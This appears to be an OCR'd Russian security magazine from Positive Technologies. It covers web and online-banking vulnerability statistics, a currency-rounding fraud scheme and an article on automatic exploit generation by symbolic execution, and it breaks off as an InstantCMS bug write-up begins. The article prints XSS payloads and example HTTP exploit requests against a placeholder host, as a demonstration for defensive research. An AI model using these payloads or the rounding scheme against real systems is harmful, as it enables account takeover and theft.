
Сравнение методов тестирования

В ходе исследований защищенности специалисты Positive Technologies сравнили результаты тестирования методом белого ящика (с использованием внутренних данных о системе, включая анализ исходных кодов) с результатами тестирования методами черного и серого ящика (когда анализ производится с привилегиями, идентичными привилегиям потенциального злоумышленника). Доля сайтов, содержащих уязвимости высокого и среднего уровня риска, оказалась примерно одинакова для этих методов тестирования. Можно сделать вывод, что отсутствие у атакующего доступа к исходным кодам не делает веб-приложения защищенными.

С другой стороны, анализ исходных кодов в дополнение к анализу методами черного и серого ящика позволяет выявить больше уязвимостей для каждого приложения. В частности, тестирование методом белого ящика в среднем находит в 3,5 раза больше уязвимостей средней степени риска по сравнению с методами черного и серого ящика. Другой яркий пример: в каждом ресурсе, исследованном методами черного и серого ящика, в среднем было обнаружено по 4 уязвимости типа «Межсайтовое выполнение сценариев» — зато метод белого ящика позволил выявить в среднем по 29 уязвимостей данного типа.

На сегодняшний день уровень защищенности веб-приложений по-прежнему остается крайне низким — и даже хуже, чем в прошлом году. Несмотря на это, системы обнаружения и предотвращения вторжений уровня приложений (web application firewall) почти не используются: такой механизм применялся для защиты лишь одного из всех сайтов, рассмотренных в данном исследовании.

Полный текст исследования:
ptsecurity.ru/lab/analytics/



Среднее количество выявленных уязвимостей определенного типа на одну систему по методу тестирования

УЯЗВИМОСТИ СИСТЕМ ДИСТАНЦИОННОГО БАНКОВСКОГО ОБСЛУЖИВАНИЯ В 2014 ГОДУ


Анна Бреева, Евгения Поцелуевская
ptsecurity.ru/lab/analytics/

Уровень защищенности систем ДБО на сегодняшний день остается низким. Уязвимости высокого уровня риска в исходном коде, а также серьезные недостатки механизмов аутентификации и авторизации во многих системах позволяют проводить несанкционированные транзакции или даже получить полный контроль над системой со стороны внешнего злоумышленника, что может привести к существенным финансовым и репутационным потерям. Такие выводы содержатся в исследовании уязвимостей ДБО, обнаруженных экспертами Positive Technologies в 2013 и 2014 годах в рамках работ по анализу защищенности для ряда крупнейших российских банков.

Исходные данные

В рамках исследования было рассмотрено 28 систем дистанционного банковского обслуживания физических (77%) и юридических лиц (23%). Среди них были и мобильные системы ДБО, представленные серверной и клиентской частью (54%).


Две трети систем (67%) являлись собственными разработками банков (использовались Java, C# и PHP), остальные были развернуты на базе платформ известных вендоров. Большинство систем ДБО (74%) находились в промышленной эксплуатации и были доступны для клиентов, а четверть ресурсов составляли тестовые стенды, готовые к переводу в эксплуатацию.

Общие результаты

Почти половина обнаруженных уязвимостей систем ДБО (44%) имеет высокий уровень риска. Примерно одинаковое количество уязвимостей имеют среднюю и низкую степень риска (26% и 30%). В целом, уязвимости высокого уровня риска были выявлены в 78% исследованных систем.

Большая часть уязвимостей (42%) связана с ошибками реализации механизмов защиты систем ДБО, заложенных разработчиками. В частности, к данной категории уязвимостей относятся недостатки механизмов идентификации, аутентификации и авторизации. На втором месте — уязвимости, связанные с ошибками в коде приложений (36%). Остальные уязвимости в основном связаны с недостатками конфигурации (22%).

Наиболее часто в системах ДБО встречались уязвимости, связанные с возможностью идентификации используемого ПО и с предсказуемыми форматами идентификаторов пользователей (57% систем). Более чем в половине систем (54%) обнаружены ошибки в программном коде типа «Межсайтовое выполнение сценариев». Если при наличии этой уязвимости в системе клиент банка перейдет по специально сформированной вредоносной ссылке, атакующий может получить доступ к системе ДБО с привилегиями данного клиента.



Категории уязвимостей

Распространены также уязвимости, позволяющие реализовать атаки на сессии пользователей (54% систем). Сюда относятся уязвимости, связанные с некорректным завершением сессий, некорректной настройкой cookie-параметров, возможностью параллельной работы нескольких сессий для одного пользователя, отсутствием привязки сессии к IP-адресу клиента и др. При успешной атаке злоумышленник может получить доступ к личному кабинету пользователя с его привилегиями.

В число наиболее распространенных вошла уязвимость высокой степени риска «Внедрение внешних сущностей XML», которая обнаружена в 46% систем. В результате ее эксплуатации злоумышленник может получить содержимое файлов, хранящихся на уязвимом сервере, данные об открытых сетевых портах узла, вызвать отказ в обслуживании всей системы ДБО, — а также, в ряде случаев, обратиться к произвольному узлу от лица уязвимого сервера и развить атаку.

Самые распространенные уязвимости систем ДБО (доля систем)

Отказ в обслуживании системы ДБО может быть вызван с использованием различных уязвимостей в половине исследованных ресурсов (52%).

Большинство распространенных уязвимостей имеет средний или низкий уровень риска. Тем не менее, в сочетании с особенностями функционирования конкретных систем ДБО это может привести к реализации серьезных угроз безопасности, включая кражу конфиденциальных данных (89% систем) и кражу денежных средств (46%).


Исследованные системы ДБО содержат также ряд существенных недостатков на уровне логики. К примеру, в ряде систем была обнаружена возможность атак на основе некорректного использования алгоритмов округления чисел. Скажем, злоумышленник переводит 0,29 рублей в доллары США. При стоимости одного доллара в 60 рублей, сумма в 0,29 рублей соответствует 0,0048333333333333333333333333 долларов. Данная сумма будет округлена до двух знаков после запятой, т. е. до 0,01 доллара (один цент). Затем злоумышленник переводит 0,01 доллара обратно в рубли и получает 0,60 рублей. Таким образом злоумышленник «выигрывает» 0,31 рублей. В результате автоматизации данной процедуры, учитывая отсутствие ограничений по количеству транзакций в сутки и минимальному размеру транзакции, а также возможности эксплуатации уязвимости типа Race Condition («Состояние гонки»), — в ряде случаев злоумышленник может получать неограниченные суммы денежных средств.

Системы для физлиц и юрлиц


Доля ресурсов с уязвимостями высокой степени риска составляет 75% среди систем ДБО для физических лиц, и 100% — среди систем для юридических лиц. Однако в большинстве систем ДБО для получения доступа к личному кабинету со стороны юридического лица необходимо прохождение процедуры двухфакторной аутентификации с использованием аппаратного токена. С другой стороны, в системах для физических лиц выше среднее количество уязвимостей на систему; в частности, почти в два раза больше уязвимостей среднего уровня риска (5,2 против 3 в системах для юридических лиц).

Уязвимости по разработчикам


Уязвимостей высокой степени риска больше в системах ДБО, предоставленных вендорами (49%), чем в системах собственной разработки конкретного банка (40%). Кроме того, системы, поставляемые профессиональными разработчиками, в среднем содержат в 2,5 раза больше уязвимостей на уровне кода приложения, чем системы собственной разработки. Данный факт можно объяснить тем, что при использовании ПО от вендора банк в вопросах качества кода полагается главным образом на поставщика. При этом сложная архитектура, кроссплатформенность и большое количество функций систем ДБО не всегда позволяют вендору обеспечить должный уровень защищенности на уровне кода приложения.



Угрозы информационной безопасности систем ДБО



Среднее количество уязвимостей на одну систему



Среднее количество уязвимостей в системах (в зависимости от разработчика)

Уязвимости на разных стадиях эксплуатации

В среднем на одну продуктивную систему приходится почти в два раза больше уязвимостей всех уровней риска по сравнению с тестовыми системами, находящимися на стадии приемки и ввода в эксплуатацию. В продуктивных системах выявлено больше уязвимостей как в части некорректной конфигурации, так и в части реализации механизмов защиты и на уровне кода приложения. Данные результаты подчеркивают необходимость проведения анализа защищенности системы ДБО не только перед вводом в строй, но и в процессе эксплуатации.

Уязвимости механизмов защиты

Наиболее распространенным недостатком механизмов идентификации систем ДБО является предсказуемость формата идентификатора учетной записи (64% систем). Зная несколько существующих в системе идентификаторов, злоумышленник может вычислить механизм их формирования и подобрать нужный. 32% исследованных систем раскрывали информацию о существующих в системе учетных записях, возвращая различные ответы в зависимости от существования введенного идентификатора; в 20% случаев системы ДБО содержали обе вышеупомянутые уязвимости идентификации.

58% рассмотренных систем имели недостатки реализации механизма аутентификации — слабую парольную политику, недостаточную защиту от подбора учетных данных, возможность обхода механизма CAPTCHA или отсутствие обязательной двухфакторной аутентификации при входе в личный кабинет.

79% систем содержали различные недостатки авторизации и защиты транзакций. При этом в 42% случаев злоумышленник мог получить несанкционированный доступ к данным пользователей (персональным данным, информации о счетах, платежах и т. п.), а в 13% систем нарушитель мог напрямую осуществлять банковские операции от лица других пользователей.

Среднее количество уязвимостей в тестовых и продуктивных системах

Уязвимости механизмов аутентификации (доли систем)

Недостатки механизмов авторизации (доля уязвимых систем)


Уязвимости мобильных клиентов

Клиентское ПО для ОС Android более уязвимо по сравнению с приложениями для iOS. В частности, критически опасные уязвимости содержатся в 70% приложений для Android и в 50% приложений для iOS.

В среднем каждое приложение на базе Android содержит 3,7 уязвимостей, в то время как для iOS-приложения данный показатель равен 2,3.

Наиболее часто в мобильных системах ДБО встречались уязвимости, связанные с небезопасной передачей данных (73%), далее идут недостаточная защита сессий (55%) и небезопасное хранение данных в мобильном приложении (41%).

Хотя наиболее распространенные уязвимости мобильных систем ДБО имеют среднюю или низкую степень риска, в ряде случаев совокупность выявленных недостатков позволяла реализовать серьезные угрозы безопасности. Например, одно из исследованных приложений отправляло широковещательное сообщение, содержащее полученное от банка SMS-сообщение (с одноразовым паролем для проведения транзакции), которое могло быть перехвачено сторонним приложением. Кроме того, данное мобильное приложение осуществляло журналирование важных данных, таких как учетная запись пользователя, вследствие чего при успешном заражении устройства пользователя вредоносным кодом атакующий мог получить полный доступ к аутентификационным данным и проводить транзакции от лица пользователя мобильного приложения.



Доли клиентских мобильных программ, подверженных уязвимостям

Наиболее распространенные уязвимости клиентского ПО мобильных систем

Рекомендации

Чтобы снизить риски, связанные с уязвимостями в системах ДБО, следует внедрять процессы безопасной разработки, обеспечивать всестороннее тестирование безопасности систем при приемке работ, а также использовать средства превентивной защиты типа web application firewall. В частности, для продуктивных систем, приобретаемых у вендоров, межсетевой экран уровня приложения рекомендуется использовать во избежание эксплуатации уязвимостей до выпуска обновления. В качестве основы для внедрения процессов обеспечения информационной безопасности систем ДБО на всех стадиях жизненного цикла могут быть использованы выпущенные в 2014 году РС БР ИББС-2.6-2014 «Рекомендации в области стандартизации Банка России. Обеспечение информационной безопасности банковской системы Российской Федерации. Обеспечение информационной безопасности на стадиях жизненного цикла автоматизированных банковских систем».

Полный текст исследования:
ptsecurity.ru/lab/analytics/

Компания «Диасофт» выбрала PT Application Inspector для безопасной разработки и защиты банковского ПО

Группа компаний «Диасофт», один из мировых лидеров в разработке ключевого банковского ПО, известна не только инновационными продуктами FLEXTERA и Diasoft FA# для финансовых организаций, но и собственной платформой для разработчиков Diasoft Framework. Использование анализатора кода PT Application Inspector позволило «Диасофту» эффективно выявлять и исправлять уязвимости на ранних этапах разработки. Кроме того, данный анализатор теперь используют и партнеры компании, которые разрабатывают собственные решения на основе Diasoft Framework. А для защиты приложений «Диасофта» в тех сферах, где невозможно быстрое исправление и обновление ПО (системы управления бизнесом крупных финансовых структур, системы автоматизации массовых услуг), используется межсетевой экран PT Application Firewall. Адаптация системы под платформу Diasoft Framework повышает уровень защиты благодаря пониманию бизнес-логики приложений, а механизм виртуального патчинга, интегрированный с PT Application Inspector, обеспечивает закрытие уязвимостей и блокирование атак ещё до исправления исходного кода.

ОБ АНАЛИЗЕ ИСХОДНОГО КОДА И АВТОМАТИЧЕСКОЙ ГЕНЕРАЦИИ ЭКСПЛОЙТОВ

Владимир Кочетков
habrahabr.ru/company/pt/blog/224547

Все, что можно сказать о подходе Positive Technologies к автоматизации анализа защищенности исходного кода в Application Inspector, — уже сказали Сергей Плехов и Алексей Москвин в своем докладе «Проблемы автоматической генерации эксплойтов по исходному коду», который был прочитан на конференции PHDays IV (2014.phdays.ru/program/tech/37959/). Крайне рекомендую посмотреть запись доклада прежде, чем читать эту статью. В конце доклада из зала прозвучало несколько вопросов: «В чем кейс?», «Чем ваш подход отличается от RIPS?» и «Как вы получаете точки входа?» — в контексте утверждения о том, что без развертывания приложения невозможно получить внешние данные, необходимые для построения эксплойта (такие к примеру, как имя привилегированного пользователя и его пароль или маршруты к точкам входа). Хочу сразу отметить, что здесь имеет место некоторая терминологическая путаница: название «проблемы автоматического вывода множеств векторов атак по исходному коду» гораздо точнее отражало бы суть решенных в ходе работы над AI задач. Называть то, что получается на выходе AI, эксплойтом — действительно не вполне корректно. Хотя бы потому, что это круче, чем просто эксплойт в традиционном понимании :) Далее я постараюсь раскрыть эту мысль и дополнить своих коллег более развернутым ответом на заданные вопросы.

В чем кейс

В первую очередь, кейс заключается в поиске недостатков в коде и подтверждении его уязвимости к тем или иным классам атак. Задача автоматической генерации эксплойтов в рамках данного кейса сводится к выводу минимального вектора атаки, подтверждающего существование уязвимости. При этом под вектором понимается не конкретный HTTP-запрос, а некоторая совокупность факторов, приводящая систему в состояние уязвимости и позволяющая провести на нее успешную атаку. Скажу даже больше: в общем случае выразить вектор атаки в виде одного только HTTP-запроса не представляется возможным. Во-первых, потому что данный вектор может требовать выполнения нескольких запросов. Во-вторых (и это главное), потому что вектор может включать в себя условия в отношении каких-либо свойств окружения, которые невозможно описать в контексте запроса HTTP. Тем не менее, в рамках рассматриваемого кейса мы должны: а) вывести все подобные условия; б) каким-то образом оформить их в результатах анализа. Именно это и привело к столь замысловатому определению вектора. Приведу простой пример (здесь и далее рассматривается код на C# под ASP.NET Web Forms):

```
var settings = Settings.
ReadFromFile("settings.xml");
string str1;
if (settings["key1"] == "validkey")
{
    Response.Write(Request.
Params["parm"]);
}
else
{
    Response.Write("Wrong key!");
}
```

Очевидно, что в данном случае уязвимость для атаки XSS зависит от значения параметра key1 в конфигурационном файле settings.xml. И, если мы по-честному прочитаем его (т. е. фактически, а не символьно осуществим вызов Settings.ReadFromFile(«settings.xml») и присвоим переменной settings полученный результат), то далее мы пойдем только по одному из двух возможных путей выполнения, что неизбежно приведет нас к пропуску уязвимости в том случае, если параметр key1 в файле не будет установлен в значение «validkey». Выполняя же первый вызов символьно, мы придем в итоге к следующей формуле, которая и будет являться искомым вектором:

```
Settings.ReadFromFile("setings.xml")
["key1"] == "validkey" -> {Request.
Params["Parm"] = <script>alert(0)</
script>}
```

Мы также можем вывести из этого и HTTP-эксплойт:

```
GET http://host.domain/path/to/
document.aspx?parm=%3Cscript%3Ealert%
280%29%3C%2fscript%3E HTTP/1.1
```

который, тем не менее, не является самодостаточным и зависит от условий, накладываемых на окружение веб-приложения.

Получение каких-либо значений из базы данных, файловой системы или любого другого внешнего источника приводит к простой дилемме: либо мы получаем внешние данные и имеем возможность строить полноценные эксплойты (там, где это теоретически возможно), но пропускаем при этом потенциальные уязвимости из-за потери путей выполнения — либо обрабатываем вызовы ко внешним источникам символьно и, тем самым, покрываем все возможные множества значений и пути выполнения, которые могут иметь место в результате таких вызовов. И поскольку перед нами стояла задача не создать универсальный аттакер-всемогутер, а максимально автоматизировать рутинный анализ защищенности кода, то получение векторов в виде доказанных логических формул, требующих дальнейшей работы человека над построением полноценных эксплойтов, предпочтительнее автоматизированного получения таких эксплойтов в ущерб основной функциональности.

Однако же возможны ситуации, когда без чтения внешних данных действительно никуда: это и определение маршрутов к точкам входа в веб-приложение в том случае, если они определены во внешних файлах конфигурации, а не в коде приложения, и подключение дополнительных файлов с исходным кодом через их перечисление в файлах конфигурации (актуально для динамических языков), и ряд аналогичных задач. Но тут и вопросов нет: раз надо — значит, скрестив пальцы, читаем. Где можем, конечно.

Подытоживая: в настоящий момент нет никаких препятствий к тому, чтобы «научить» Application Inspector читать данные из БД и использовать их в ходе символьного выполнения анализируемого кода. Однако, это потребует развертывания, как минимум, БД веб-приложения (с одной стороны) и существенно снизит возможности анализатора по обнаружению уязвимостей (с другой), не дав при этом каких-либо ощутимых преимуществ в рамках поставленной перед нами задачи, которую мы упоминали.

Чем наш подход отличается от RIPS

Насколько я могу судить о подходе, принятом в RIPS (bit.ly/187v9tw), подход AI отличается от него полностью. Начиная с того, что в RIPS реализован классический static taint analysis через разметку тегами путей в графе потока данных с эмуляцией ряда стандартных библиотечных функций, а подход AI предполагает построение модели (по одной на каждую точку входа) в виде системы логических утверждений, описывающих состояние приложения в каждом узле CFG и условия его достижимости, что дает возможность разрешать любые пути в нем (включая if, условный return, обработку исключений) — еще и с частичным выполнением реального кода вместо его эмуляции там, где это дает лучший результат по сравнению с символьным выполнением. И заканчивая тем, что RIPS оказывается несостоятельным в случае кастомных фильтрующих функций, в то время как AI с ними работает, причем весьма успешно.

Допустим, у нас есть фрагмент исходного кода[1]:

```
string name = Request.Params["name"];
string key1 = Request.Params["key1"];
string parm = Request.Params["parm"];

byte[] data;
if (string.IsNullOrEmpty(parm))
{
    data = new byte[0];
}
else
{
    data = Convert.
FromBase64String(parm);
}

string str1;
if (name + "in" == "admin")
{
    if (key1 == "validkey")
    {
        str1 = Encoding.UTF8.
GetString(data);
    }
    else
    {
        str1 = "Wrong key!";
        Response.Write(str1);
        return;
    }
}
else
{
    str1 = "Wrong role!";
}

Response.Write("<a href='http://
host.domain' onclick='" +
CustomSanitize(str1) + "'>Click me</
a>");
```


Очевидно, что здесь дважды выполняется потенциально опасная операция (potentially vulnerable operation, PVO) — вызов метода Response.Write, осуществляющего запись в поток формируемого сервером ответа на HTTP-запрос. В первом случае методу передается константа «Wrong Key!», что не представляет для нас никакого интереса. Зато во втором в ответ отправляется результат вызова метода CustomSanitize с аргументом, значение которого вычисляется из значений параметров полученного запроса. Но какими они должны быть, чтобы мы получили возможность пробросить в str1 значение, достаточное для подтверждения возможности проведения атаки XSS через инъекцию элементов разметки HTML? Давайте поищем ответ на этот вопрос[2].

Для начала выведем условие достижимости второго Response.Write. Хотя сам он не вложен в какие-либо конструкции, влияющие на поток управления, в предшествующих ему блоках кода имеется возврат из общей для всего кода функции, условие достижимости которого одновременно является условием недостижимости нашей PVO. Очевидно, что условием выполнения оператора return будет являться логическое выражение (name == «adm» && key1 != «validkey»). Следовательно, условием его недостижимости будет являться выражение (name != «adm» || name == «adm» && key1 == «validkey»). Поскольку этот return — единственный оператор, влияющий на достижимость второго Response.Write, последнее выражение и будет являться условием достижимости PVO.

Фактически, выражение (name != «adm» || name == «adm» && key1 == «validkey») дает нам два взаимоисключающих условия формирования пути к PVO на графе потока управления. Рассмотрим возможные значения str1 при выполнении каждого из них. При (name != «adm») переменная str1 получает константное значение «Wrong role!», что определенно не может привести нас к успешной атаке. Но при (name == «adm» && key1 == «validkey») в str1 попадает результат вызова метода Encoding.UTF8.GetString с аргументом data, который в свою очередь может принимать два значения: new byte[0] при string.IsNullOrEmpty(parm) и Convert.FromBase64String(parm) при !string.IsNullOrEmpty(parm). Отбрасывая неинтересные с точки зрения эксплуатируемости значения и «раскручивая» значения всех переменных вплоть до их taint-источников, получаем следующую формулу:

```
(Request.Params["name"] == "adm" &&
Request.Params["key1"] == "validkey"
&& !string.IsNullOrEmpty(Request.
Params["parm"])) -> Response.
Write("<a href='http://host.domain'
onclick='" + CustomSanitize(Convert.
FromBase64String(Request.
Params["parm"])) + "'>Click me</a>")
```

Графическое представление модели выполнения в данном случае будет иметь следующий вид.



Таким образом, значения параметров запроса name и key1 у нас уже есть, и все, что осталось сделать, это найти такое значение Request.Params[«parm»], при котором конечное значение выражения CustomSanitize(Convert.FromBase64String(Request.Params[«parm»])) даст нам эксплуатацию уязвимости, приводящей к XSS.

И вот здесь возникает проблема, справиться с которой традиционные средства статанализа не в состоянии. Метод Convert.FromBase64String является библиотечным и может быть описан в базе знаний анализатора как имеющий обратную функцию Convert.ToBase64String, из чего мы можем сделать вывод, что результат выполнения CustomSanitize должен попасть на вход Convert.ToBase64String. Но что делать с CustomSanitize, который не является библиотечным, нигде не описан и представляет собой на данном этапе анализа черный-пречерный ящик? Хорошо, если нам доступны исходники этого метода — в этом случае мы можем «провалиться» в его тело и продолжить символьное выполнение кода, аналогично описанному выше... Но что делать, если исходников нет? Подсказка прозвучала двумя строчками выше: забыть на некоторое время, что наш анализ является статическим, и работать с данным методом — как с черным ящиком. У нас есть уже выведенное ранее выражение Convert.ToBase64String(CustomSanitize(Request.Params[«parm»])), есть множество возможных векторов XSS (пусть это будет {``<script>alert(0)</script>`, ``onmouseover='a[alert];a[0].call(a[1],1)` и `«onmouseover=»a[alert];a[0].apply(a[1],[1])`}) — так почему бы не «профаззить» эту формулу, специфицируя символьную переменную Request.Params[«parm»] значениями векторов и непосредственно выполняя получившееся выражение?

Допустим, CustomSanitize удаляет исключительно символы угловых скобок. Тогда в результате фаззинга получаем три значения:

```
scriptalert(0)/script
'onmouseover='a[alert];a[0].
call(a[1],1)
"onmouseover="a[alert];a[0].
apply(a[1],[1])
```

из которых два последних можно рассматривать в качестве векторов атаки. Итак, мы знаем полное выражение, передаваемое в качестве аргумента PVO. Мы знаем точное место, в которое попадет значение символьной переменной Request.Params[«parm»] при ее спецификации значениями векторов. Что еще нам нужно, чтобы выбрать вектор, использование которого приведет к инъекции? Те, кто хорошо помнит вебинар «Как разработать защищенное веб-приложение и не сойти при этом с ума», ответят: больше нам не нужно ровным счетом ничего :)

Конечным результатом анализа этого кода является контекстный (определяющий значения символьных переменных в контексте выполнения PVO) эксплойт:

```
Request.Params["name"] = "adm"
Request.Params["key1"] = "validkey"
Request.Params["parm"] =
"'onmouseover='a[alert];a[0].
call(a[1],1)"
```

из которого уже можно вывести и HTTP-эксплойт (определяющий требования к фактическим параметрам запроса):


```
GET http://host.domain/path/to/
document.aspx?name=adm&key1=validkey&
parm=%27onmouseover%3D%27a%5Balert%
5D%3Ba%5B0%5D.call%28a%5B1%5D%2C1%29
HTTP/1.1
```

Как это выглядит в AI, можно увидеть на скриншоте ниже.

Разумеется, в реальности все обычно немного сложнее: даже измененный фильтрующей функцией вектор может «выстрелить», что вместе с появлением регулярных выражений в таких функциях приводит к необходимости манипулировать описывающими их конечными автоматами вместо константных значений... Тот факт, что входной параметр запроса может «воткнуться» в произвольную грамматическую конструкцию выходного языка, приводит к необходимости парсинга и (или) эвристического вывода свойств островных языков... Но это уже темы для отдельных статей.

Как мы получаем точки входа

Я намеренно опустил во всех примерах вопрос получения "/path/to/document.aspx" (т. е. маршрута к точке входа в веб-приложение), поскольку данная задача не имеет универсального решения и требует описания специфики различных фреймворков в базе знаний анализатора. Для ASP.NET Web Forms, например, точками входа являются методы-обработчики так называемых postback-элементов управления веб-форм (что требует разбора .aspx-файлов и связывания их с соответствующими codebehind-файлами). В ASP.NET MVC маршруты задаются через наполнение коллекции RouteCollection прямо в коде инициализации приложения. Нельзя также забывать и о возможности появления в WebConfig секций urlMappings, urlrewritingnet и им подобных, также влияющих на маршрутизацию HTTP-запросов к приложению. Да и разработчику ничего не мешает определить собственный HTTP-обработчик, реализующий кастомную логику роутинга, обратная разработка которой является алгоритмически неразрешимой задачей. В этом случае нам ничего не остается, кроме как рассматривать в качестве точек входа все public- и protected-методы в случае Java и C# либо все .php-файлы в случае с PHP, смирившись с ростом вероятности false positive на недостижимом снаружи коде. Однако лично я пока таких .NET-приложений не встречал, а существующий зоопарк PHP-фреймворков хоть и внушителен, но вполне формализуется в базе знаний анализатора, в том числе и в части, касающейся получения маршрутов к точкам входа. Экзотику вроде описания правил роутинга в БД, как уже, наверное, понятно, мы пока обрабатываем упомянутым выше прямым перебором всех потенциальных точек входа (что, кстати, дает не такие плохие результаты, как могло бы показаться).



[1] *Пример, безусловно, синтетический и призван в первую очередь продемонстрировать возможные проблемы анализа кода.*

[2] *Пошаговое описание анализа даже такого простого кода вылилось бы в многостраничную цепочку преобразований однообразных логических формул. Интересующихся вновь отсылаю к докладу, упомянутому в начале статьи.*

Делаем свободное ПО безопасней: баги и фиксы InstantCMS

Денис Баранов
habrahabr.ru/company/pt/blog/250675

Этой статьей мы открываем серию материалов, посвященных поиску уязвимостей в популярных системах с открытым кодом. Ошибки в OpenSSL и glibc показали, что тысячи глаз, о которых говорит закон Линуса, — вовсе не гарантия безопасности open source. Конечно, и закрытый код не становится безопаснее от самого факта закрытости. Просто при наличии правильных инструментов доступность исходного кода позволяет выявить гораздо больше уязвимостей, чем при тестировании методом черного ящика. Вопрос лишь в том, кто этим воспользуется раньше — разработчики или злоумышленники.

Последние два года в ходе разработки системы анализа исходных кодов PT Application Inspector мы проверяли на стендах и «в поле» сотни бесплатных и коммерческих, открытых и проприетарных приложений. Воспользуемся же открытостью open source и покажем, как выявляются и анализируются уязвимости в исходном коде. В роли первого подопытного выступает бесплатная система управления сообществами InstantCMS, работающая на PHP и MySQL. На базе данного конструктора создано немало социальных сетей, сайтов знакомств, онлайн-клубов, городских порталов и государственных ресурсов.

В настоящее время разработчик InstantCMS устранил все обнаруженные нами уязвимости (мы отправляем информацию производителям ПО и помогаем устранить ошибки). В этой статье мы рассмотрим ошибки той версии, которая была актуальна на момент тестирования: в ней было найдено несколько десятков багов разной степени риска. Ниже описаны самые интересные.

В любой CMS есть хотя бы одна XSS

